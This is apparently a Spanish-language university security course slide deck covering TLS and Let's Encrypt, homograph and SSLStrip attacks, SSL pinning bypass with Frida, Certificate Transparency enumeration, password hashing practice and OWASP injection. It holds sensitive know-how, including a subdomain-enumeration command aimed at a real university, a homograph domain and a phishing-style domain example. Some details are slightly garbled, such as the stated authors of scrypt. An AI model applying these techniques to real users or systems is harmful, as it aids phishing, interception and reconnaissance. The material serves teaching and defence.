


TLS:- LETSENCRYPT



- **Let's Encrypt** es una autoridad de certificación que se puso en marcha el 12 de abril de 2016 y que proporciona certificados gratuitos para el cifrado de Seguridad de nivel de transporte (TLS) a través de un proceso automatizado diseñado para eliminar el complejo proceso actual de creación manual, la validación, firma, instalación y renovación de los certificados de sitios web seguros.

TLS: - LETSENCRYPT

- Dominios con SSL/TLS como:
 - paypal.com.webapps-mpp-accounts.com
 - mercadorible.com
 - <https://www.MERCADOLIBRE.com>




TLS: - LETSENCRYPT

- Let's Encrypt: The Good and the Bad
- <https://www.datamation.com/security/lets-encrypt-the-good-and-the-bad.html>

PROBLEMA VENCIMIENTO CA X3 2021

Solucionando el error de SSL de Let's Encrypt en equipos antiguos

por Sebastián Hahn · septiembre 30, 2021 · No Comments



Desde hoy muchos equipos con sistemas operativos antiguos, como por ejemplo Windows 7, dejaron de aceptar certificados SSL raíz DST Root CA X3 de Let's Encrypt, si es tu caso puedes solucionarlo de las siguientes dos formas.

TLS - CONTRA LOS USUARIOS - DEPRECATED 2025

- Explotando el encoding <https://xn--80ak6aa92e.com/>

TLS - CONTRA LOS USUARIOS - DEPRECATED 2025


- Explotando el encoding <https://xn--80ak6aa92e.com/>
 - Veamos este dominio en Chrome

TLS - CONTRA LOS USUARIOS - DEPRECATED 2025

- Explotando el encoding <https://xn--80ak6aa92e.com/>
 - Veamos este dominio en Chrome
 - y si usamos Firefox?

TLS - CONTRA LOS USUARIOS

- Esto se conoce como **Homograph Attack**
- La **homografía** entre palabras es la circunstancia por la cual dos palabras de diferente significado coinciden en su escritura.




TLS - SSLSTRIP

- Moxie Marlinspike presentó en el Black Hat 2009 una ingeniosa herramienta llamada SSLStrip, dirigida a hacer creer al usuario que se encuentra en un sitio web con cifrado SSL cuando en realidad todos los datos están siendo transmitidos en abierto. Adicionalmente, SSLStrip también engaña al servidor web, cuyo presunto cifrado queda anulado aunque el sitio sigue comportándose como si funcionara.
- El funcionamiento de **SSLStrip** es simple, reemplaza todas las peticiones HTTPS de una página web por HTTP y luego hace un MITM (Man in the Middle) entre el servidor y el cliente.


TLS - SSLSTRIP

- La idea es que la víctima y el agresor se comuniquen a través de HTTP, mientras que el atacante y el servidor, se comunican a través de HTTPS con el certificado del servidor.
- Por lo tanto, el atacante es capaz de ver todo el tráfico en texto plano de la víctima.



¿QUÉ ES EL SSL PINNING?

- Cuando una aplicación móvil se quiere comunicar de manera segura con el servidor, se implementa el SSL pinning como medida de seguridad para evitar ataques de intermediarios, lo que hace que el servidor no confíe en los certificados del dispositivo donde se ejecuta la aplicación sino únicamente en aquellos certificados que se encuentran fijados en el código de la misma.



TÉCNICAS DE EVASIÓN CON FRIDA

- Frida es un dynamic instrumentation toolkit, que permite inyectar código en aplicaciones en ejecución en tiempo real.
- <https://deephacking.tech/evasion-de-ssl-pinning-en-aplicaciones-android/>
- Spoiler no siempre funciona cuando se quiere hacer un pentest, hay q probar varios scripts hasta encontrar el que sirve para nuestro apk
<https://codeshare.frida.re/>

TLS - CERTIFICATE TRANSPARENCY

- **Certificate Transparency (CT)** es un estándar abierto diseñado por Ben Laurie and Adam Langley y publicado inicialmente por la IETF 1 en 2013, además es un framework open source de monitorización y auditado de certificados digitales.
- Este ecosistema compuesto principalmente de logs, monitores y auditores, permite a cualquier interesado estar informado si se emite un nuevo certificado para un determinado dominio, ayudando así a mitigar el uso de certificados fraudulentos emitidos sin el conocimiento del propietario del dominio para el que se emiten.
- Además, esta tecnología permite realizar un seguimiento de la actividad de las autoridades certificadoras (CAs), de modo que puedan ser detectados rápidamente en el caso por ejemplo de que hayan podido ser comprometidas con el objetivo de emitir certificados fraudulentos.

TLS - CERTIFICATE TRANSPARENCY

- El proyecto de una de las hackers más conocidas en Argentina [UnaPibaGeek](#):
 - `python3 ctfr.py -d unlp.edu.ar -o salidaUNLP`
- Es un abuso de los Logs de en Certificate Transparency
 - Podemos chequearlo <https://crt.sh/?q=%unlp.edu.ar&output=json>

PASSWORD STORAGE

- Es esencial almacenar las contraseñas de manera que se evite que un atacante las obtenga, incluso si la aplicación o la base de datos está comprometida.
- La mayoría de los lenguajes y frameworks modernos proporcionan una funcionalidad integrada para ayudar a almacenar contraseñas de forma segura.
- Una vez que un atacante ha adquirido hashes de contraseña almacenadas, siempre tendrá la capacidad de hacer bruteforce offline.
 - En defensa solo es posible ralentizar los ataques offline seleccionando algoritmos hash que consuman tantos recursos como sea posible.

PS: HASHING VS CIFRADO

- Tanto el hash como el cifrado proporcionan formas de mantener seguros los datos confidenciales.
- Sin embargo, en casi todas las circunstancias, las contraseñas deben estar hasheadas, NO cifradas.

PS: HASHING VS CIFRADO

- El hash es una función unidireccional, es decir, es imposible "descifrar" un hash y obtener el valor de texto sin formato original.
- El hash es apropiado para la validación de contraseñas.
- Incluso si un atacante obtiene la contraseña hash, no puede ingresarla en el campo de contraseña de una aplicación e iniciar sesión como la víctima.

PS: HASHING VS CIFRADO

- El cifrado es una función bidireccional, lo que significa que se puede recuperar el texto sin formato original.
- El cifrado es apropiado para almacenar datos como la dirección de un usuario, ya que estos datos se muestran en texto plano en el perfil del usuario.

PS: HASHING VS CIFRADO

- En el contexto del almacenamiento de contraseñas, el cifrado solo debe utilizarse en casos extremos en los que sea necesario obtener la contraseña de texto plano original.
- Esto puede ser necesario si la aplicación necesita usar la contraseña para autenticarse con otro sistema que no admita una forma moderna de otorgar acceso mediante programación, como OpenID Connect (OIDC).
- Siempre que sea posible, se debe utilizar una arquitectura alternativa para evitar la necesidad de almacenar las contraseñas en forma cifrada.

PS: HASH CRACK

- Aunque no es posible "descifrar" los hashes de contraseñas para obtener las contraseñas originales, es posible "descifrar" los hashes en algunas circunstancias.
- Los pasos básicos son:
 - Seleccione una contraseña que crea que la víctima ha elegido (por ejemplo, contraseña1).
 - Calcular el hash
 - Compare el hash que calculó con el hash de la víctima.
 - Si coinciden, ha "descifrado" correctamente el hash y ahora conoce el valor de texto sin formato de su contraseña.
 - Este proceso se repite para una gran cantidad de posibles contraseñas candidatas.


PS: HASH CRACK

- Se pueden utilizar diferentes métodos para seleccionar las contraseñas candidatas, que incluyen:
 - Listas de contraseñas obtenidas de otros sitios comprometidos
 - Fuerza bruta (probando todos los candidatos posibles)
 - Diccionarios o listas de palabras de contraseñas comunes
 - Si bien la cantidad de permutaciones puede ser enorme con hardware de alta velocidad (como GPU) y servicios en la nube con muchos servidores en alquiler, el costo para un atacante es relativamente pequeño para descifrar contraseñas con éxito, especialmente cuando no se siguen las mejores prácticas para el hash.
- Las contraseñas seguras almacenadas con algoritmos hash modernos y el uso de las mejores prácticas de hash deberían ser efectivamente imposibles de descifrar para un atacante.

PS: SALTING

- Un salt es una cadena única generada aleatoriamente que se agrega a cada contraseña como parte del proceso de hash.
- Como el salt es única para cada usuario, un atacante tiene que descifrar los hash de uno en uno utilizando la sal respectiva en lugar de calcular un hash una vez y compararlo con cada hash almacenado.
- Esto hace que descifrar un gran número de hashes sea significativamente más difícil, ya que el tiempo necesario aumenta en proporción directa al número de hashes.

PS: SALTING



SALT TYPE	SALTED PASSWORD	SHA256 HASH
unsalted	passwd!	12f225551a043b6e136b2cf03546b06efb289d29ab42cebfd78ee101d8555304
Prefix	12345passwd!	b38c49760d484119f227fab640cb1415d58f765c0727dc9ad7e0a5a66003d041
Infix	pass12345wd!	a9fa7c693b691c8ceded848877afdb1259f28f194863ebb33c07c4bbfa1ff04c
Postfix	passwd!12345	1315abea2576c3b6270712df587359d614ae1a1698d69dd2175459e411f678f5

PS: SALTING

- El salt también protege contra los hash previos a la computación de un atacante mediante rainbow-tables o búsquedas en bases de datos.
- Finalmente, el salt significa que es imposible determinar si dos usuarios tienen la misma contraseña sin descifrar los hash, ya que los diferentes salts darán como resultado diferentes hash incluso si las contraseñas son las mismas.
- Los algoritmos de hash modernos como Argon2id, bcrypt y PBKDF2 agregan salts automáticamente a las contraseñas, por lo que no se requieren pasos adicionales al usarlas.

PS: PEPPERING

- Se puede utilizar pepper además de salt para proporcionar una capa adicional de protección.
- El propósito del pepper es evitar que un atacante pueda descifrar cualquiera de los hashes si solo tiene acceso a la base de datos, por ejemplo, si ha explotado una vulnerabilidad de inyección SQL u obtenido una copia de seguridad de la base de datos.

PS: PEPPERING

- Una de las varias estrategias de pepper es aplicar hash a las contraseñas como de costumbre y cifrar los hashes con una clave de cifrado simétrica antes de almacenar el hash de la contraseña en la base de datos, con la clave actuando como pepper.
- Las estrategias de pepper no afectan la función de hashing de contraseña de ninguna manera.

PS: PEPPERING

- El pepper se comparte entre las contraseñas almacenadas, en lugar de ser única como el salt.
- A diferencia del salt de contraseña, el pepper no debe almacenarse en la base de datos.
- Los peppers son secretos y deben almacenarse en "bóvedas secretas" o HSM (módulos de seguridad de hardware).
- Como cualquier otra clave criptográfica, se debe considerar una estrategia de rotación de peppers.

PS: WORK FACTOR

- El factor de trabajo es esencialmente el número de iteraciones del algoritmo hash que se realizan para cada contraseña (generalmente, en realidad son 2^n iteraciones de trabajo).
- El propósito del factor de trabajo es hacer que el cálculo del hash sea más costoso computacionalmente, lo que a su vez reduce la velocidad y / o aumenta el costo por el cual un atacante puede intentar descifrar el hash de la contraseña.
- El factor de trabajo generalmente se almacena en la salida hash.

PS: WORK FACTOR

- Al elegir un factor de trabajo, es necesario encontrar un equilibrio entre seguridad y rendimiento.
- Los factores de trabajo más altos harán que los hashes sean más difíciles de descifrar para un atacante, pero también harán que el proceso de verificación de un intento de inicio de sesión sea más lento.
- Si el factor de trabajo es demasiado alto, esto puede degradar el rendimiento de la aplicación y también podría ser utilizado por un atacante para llevar a cabo un ataque de denegación de servicio al realizar una gran cantidad de intentos de inicio de sesión para agotar la CPU del servidor.

PS: WORK FACTOR

- No existe una regla de oro para el factor de trabajo ideal; dependerá del rendimiento del servidor y del número de usuarios de la aplicación.
- La determinación del factor de trabajo óptimo requerirá experimentación en los servidores específicos utilizados por la aplicación.
- Como regla general, calcular un hash debería llevar menos de un segundo.

PS: WORK FACTOR

- Una ventaja clave de tener un factor de trabajo es que se puede aumentar con el tiempo a medida que el hardware se vuelve más potente y más barato.
- El enfoque más común para actualizar el factor de trabajo es esperar hasta que el usuario se autentique y luego volver a codificar su contraseña con el nuevo factor de trabajo.
- Esto significa que diferentes hashes tendrán diferentes factores de trabajo y pueden resultar en que los hashes nunca se actualicen si el usuario no vuelve a iniciar sesión en la aplicación.
- Dependiendo de la aplicación, puede ser apropiado eliminar los hash de contraseña más antiguos y solicitar a los usuarios que restablezcan sus contraseñas la próxima vez que necesiten iniciar sesión para evitar almacenar hash más antiguos y menos seguros.

PS: ALGORITMOS DE HASH

- Existen una serie de algoritmos hash modernos que se han diseñado específicamente para almacenar contraseñas de forma segura.
- Esto significa que deben ser lentos (a diferencia de los algoritmos como MD5 y SHA-1, que fueron diseñados para ser rápidos), y qué tan lentos son se puede configurar cambiando el factor de trabajo.
- Los sitios web no deben ocultar qué algoritmo de hash de contraseñas utilizan.
- Si utiliza un algoritmo de hash de contraseñas moderno con los parámetros de configuración adecuados, debería ser seguro indicar al público qué **algoritmos de hash de contraseñas están en uso**.

PS: ARGON2ID

- **Argon2** es el ganador del Concurso de hash de contraseñas de 2015.
- Hay tres versiones diferentes del algoritmo, y se debe usar la variante Argon2id, ya que proporciona un enfoque equilibrado para resistir los ataques de canal lateral y basados en GPU.

password1234 -> *argon2id* $v=19m = 16, t = 2, p = 1$
MTIzNDU2Nzg\$mOAWc8QlyDZpWLbB4SLntQ

PS: SCRIPT

- **scrypt** es una función de derivación de claves de contraseñas creada por Niels Pijls y John Percival.
- Si bien los sistemas nuevos deben considerar Argon2id para el hash de contraseñas, scrypt debe configurarse correctamente cuando se usa en sistemas legacy.
- Es utilizado en cryptocurrency.

```
password1234 -> AwEEDA4HCwQFAA8DAwwHDQwPDwU0Bwo0CQACAgUJBQ0JAAYNBAMCDQ4JCQgLDwcG
```


PS: BCrypt

- La función de hash de contraseñas **bcrypt** debe ser la segunda opción para el almacenamiento de contraseñas si Argon2id no está disponible o se requiere PBKDF2 para lograr el cumplimiento de **FIPS-140**.
- El factor de trabajo mínimo para bcrypt debe ser 10.

```
password1234 -> $2a$10$MgD2hzaFci7torQr9FTrb.7FW0z8nm/AY/yItF1FganfMWRM2uwva
```


PS: PBKDF2

- **PBKDF2** es recomendado por NIST y tiene implementaciones validadas por FIPS-140.
- Por lo tanto, debería ser el algoritmo preferido cuando se requieran.
- PBKDF2 requiere que seleccione un algoritmo hash interno, como un HMAC o una variedad de otros algoritmos hash.
- HMAC-SHA-256 es ampliamente compatible y recomendado por NIST.
- El factor de trabajo para PBKDF2 se implementa a través de un recuento de iteraciones, que debe establecerse de manera diferente según el algoritmo de hash interno utilizado.

```
password1234 -> 8y2t0Vu8UM3SIadWGZTbxQ==
```

PS: DATA BREACHES

Rank	Organization Breached	Records Breached	Date of Breach	Type of Breach	Source of Breach	Location	Industry	Risk Score	
1	Facebook	2,200,000,000	04/04/18	Identity Theft	Malicious Outsider	United States	Social Media	10.0	🔗
2	Exactis	340,000,000	06/01/18	Identity Theft	Accidental Loss	United States	Other	9.1	🔗
3	Under Armour	150,000,000	02/01/18	Account Access	Malicious Outsider	United States	Retail	9.1	🔗
4	Twitter	336,000,000	05/03/18	Financial Access	Accidental Loss	United States	Social Media	9.0	🔗
5	Firebase (Google)	100,000,000	06/20/18	Identity Theft	Accidental Loss	United States	Technology	8.6	🔗
6	LocalBlox	48,000,000	02/18/18	Identity Theft	Accidental Loss	United States	Technology	8.3	🔗
7	TicketFly	27,000,000	05/30/18	Account Access	Malicious Outsider	United States	Retail	8.3	🔗
8	Nova Poshta	18,500,000	02/07/18	Account Access	Malicious Outsider	Ukraine	Industrial	8.2	🔗
9	AcFun	10,000,000	06/13/18	Financial Access	Malicious Outsider	China	Social Media	8.1	🔗
10	Careem	14,000,000	01/14/18	Account Access	Malicious Outsider	United Arab Emirates	Other	8.0	🔗

PS: DATA BREACHES

- Ashley Madison
 - <https://thehill.com/policy/cybersecurity/251431-ashley-madison-leak-appears-real-includes-thousands-of-government-emails>
 - <https://www.washingtonpost.com/news/morning-mix/wp/2015/08/21/prying-eyes-alibis-and-a-global-hunt-for-ashley-madison-users/>
- https://en.wikipedia.org/wiki/List_of_data_breaches
- <https://derechodelared.com/data-leaks-data-breaches/>
- <https://www.csoononline.com/article/2130877/the-biggest-data-breaches-of-the-21st-century.html>


PASSWORD STORAGE EN LOS CLIENTES

- Browser almacenando contraseñas...RedLine Stealer
- Análisis en Argentina

ESTOY COMPROMETIDO?

- **Pwned Passwords** es un servicio de "Have i been pwned?" el que las contraseñas se pueden comparar con contraseñas previamente violadas.

EL TOPTEN [HTTPS://OWASP.ORG/TOP10/ES/](https://owasp.org/top10/es/)



A03:2021 INYECCIÓN

- La Inyección desciende a la tercera posición.
- El 94% de las aplicaciones fueron probadas para algún tipo de inyección con una tasa de incidencia máxima del 19%, una tasa de incidencia promedio del 3% y 274.000 ocurrencias.
- Las CWE incluidas son
 - CWE-79: Secuencia de Comandos en Sitios Cruzados (XSS)
 - CWE-89: Inyección SQL
 - CWE-73: Control Externo de Nombre de archivos o ruta.

A03:2021 - INYECCIÓN

- Las fallas de inyección, como SQL, NoSQL, comandos de sistema operativo, Object-Relational Mapping (ORM), LDAP, expresiones de lenguaje u Object Graph Navigation Library (OGNL) ocurren cuando se envían datos no confiables a un intérprete, como parte de un comando o consulta.
- Los datos dañinos del atacante pueden engañar al intérprete para que ejecute comandos involuntarios o acceda a los datos sin la debida autorización.

A03:2021 - INYECCIÓN

- Estos ataques incluyen llamadas al sistema operativo a través de llamadas al sistema, el uso de programas externos a través de comandos de shell, así como llamadas a bases de datos back-end a través de SQL (es decir, inyección de SQL).
- Los scripts escritos en Perl, Python y otros lenguajes pueden inyectarse y ejecutarse en aplicaciones mal diseñadas.
- Cada vez que una aplicación utiliza un intérprete de cualquier tipo, existe el peligro de introducir una vulnerabilidad de inyección.

A03:2021 - RIESGO

App. Específica	Explotabilidad: 3	Prevalencia: 2	Detectabilidad: 3	Técnico: 3	¿Negocio?
Casi cualquier fuente de datos puede ser un vector de inyección: variables de entorno, parámetros, servicios web externos e internos, y todo tipo de usuarios. Los defectos de inyección ocurren cuando un atacante puede enviar información dañina a un intérprete.		Estos defectos son muy comunes, particularmente en código heredado. Las vulnerabilidades de inyección se encuentran a menudo en consultas SQL, NoSQL, LDAP, XPath, comandos del SO, analizadores XML, encabezados SMTP, lenguajes de expresión, parámetros y consultas ORM. Los errores de inyección son fáciles de descubrir al examinar el código y los escáneres y <i>fuzzers</i> ayudan a encontrarlos.		Una inyección puede causar divulgación, pérdida o corrupción de información, pérdida de auditabilidad, o denegación de acceso. El impacto al negocio depende de las necesidades de la aplicación y de los datos.	

A03:2021 - LA APLICACIÓN ES VULNERABLE?

- Una aplicación es vulnerable a ataques de este tipo cuando:
 - Los datos suministrados por el usuario no son **validados, filtrados o sanitizados** por la aplicación.
 - Se invocan consultas dinámicas o no parametrizadas, sin codificar los parámetros de forma acorde al contexto.
 - Se utilizan datos dañinos dentro de los parámetros de búsqueda en consultas Object-Relational Mapping (ORM), para extraer registros adicionales sensibles.
 - Los datos dañinos se usan directamente o se concatenan, de modo que el SQL o comando resultante contiene datos y estructuras con consultas dinámicas, comandos o procedimientos almacenados

A03:2021 - LA APLICACIÓN ES VULNERABLE?

- El concepto es idéntico entre todos los intérpretes.
- La revisión del código fuente es el mejor método para detectar si las aplicaciones son vulnerables a inyecciones
- Seguido de cerca por pruebas automatizadas de todos los parámetros, encabezados, URL, cookies, JSON, SOAP y entradas de datos XML.

A03:2021 - REFERENCIAS

- [OWASP Top Ten A3:2021-Injection](#)
- [OWASP Proactive Controls: Secure Database Access](#)
- [OWASP ASVS: V5 Input Validation and Encoding](#)
- [OWASP Testing Guide: SQL Injection, Command Injection, and ORM Injection](#)
- [OWASP Cheat Sheet: Injection Prevention](#)
- [OWASP Cheat Sheet: SQL Injection Prevention](#)
- [OWASP Cheat Sheet: Injection Prevention in Java](#)
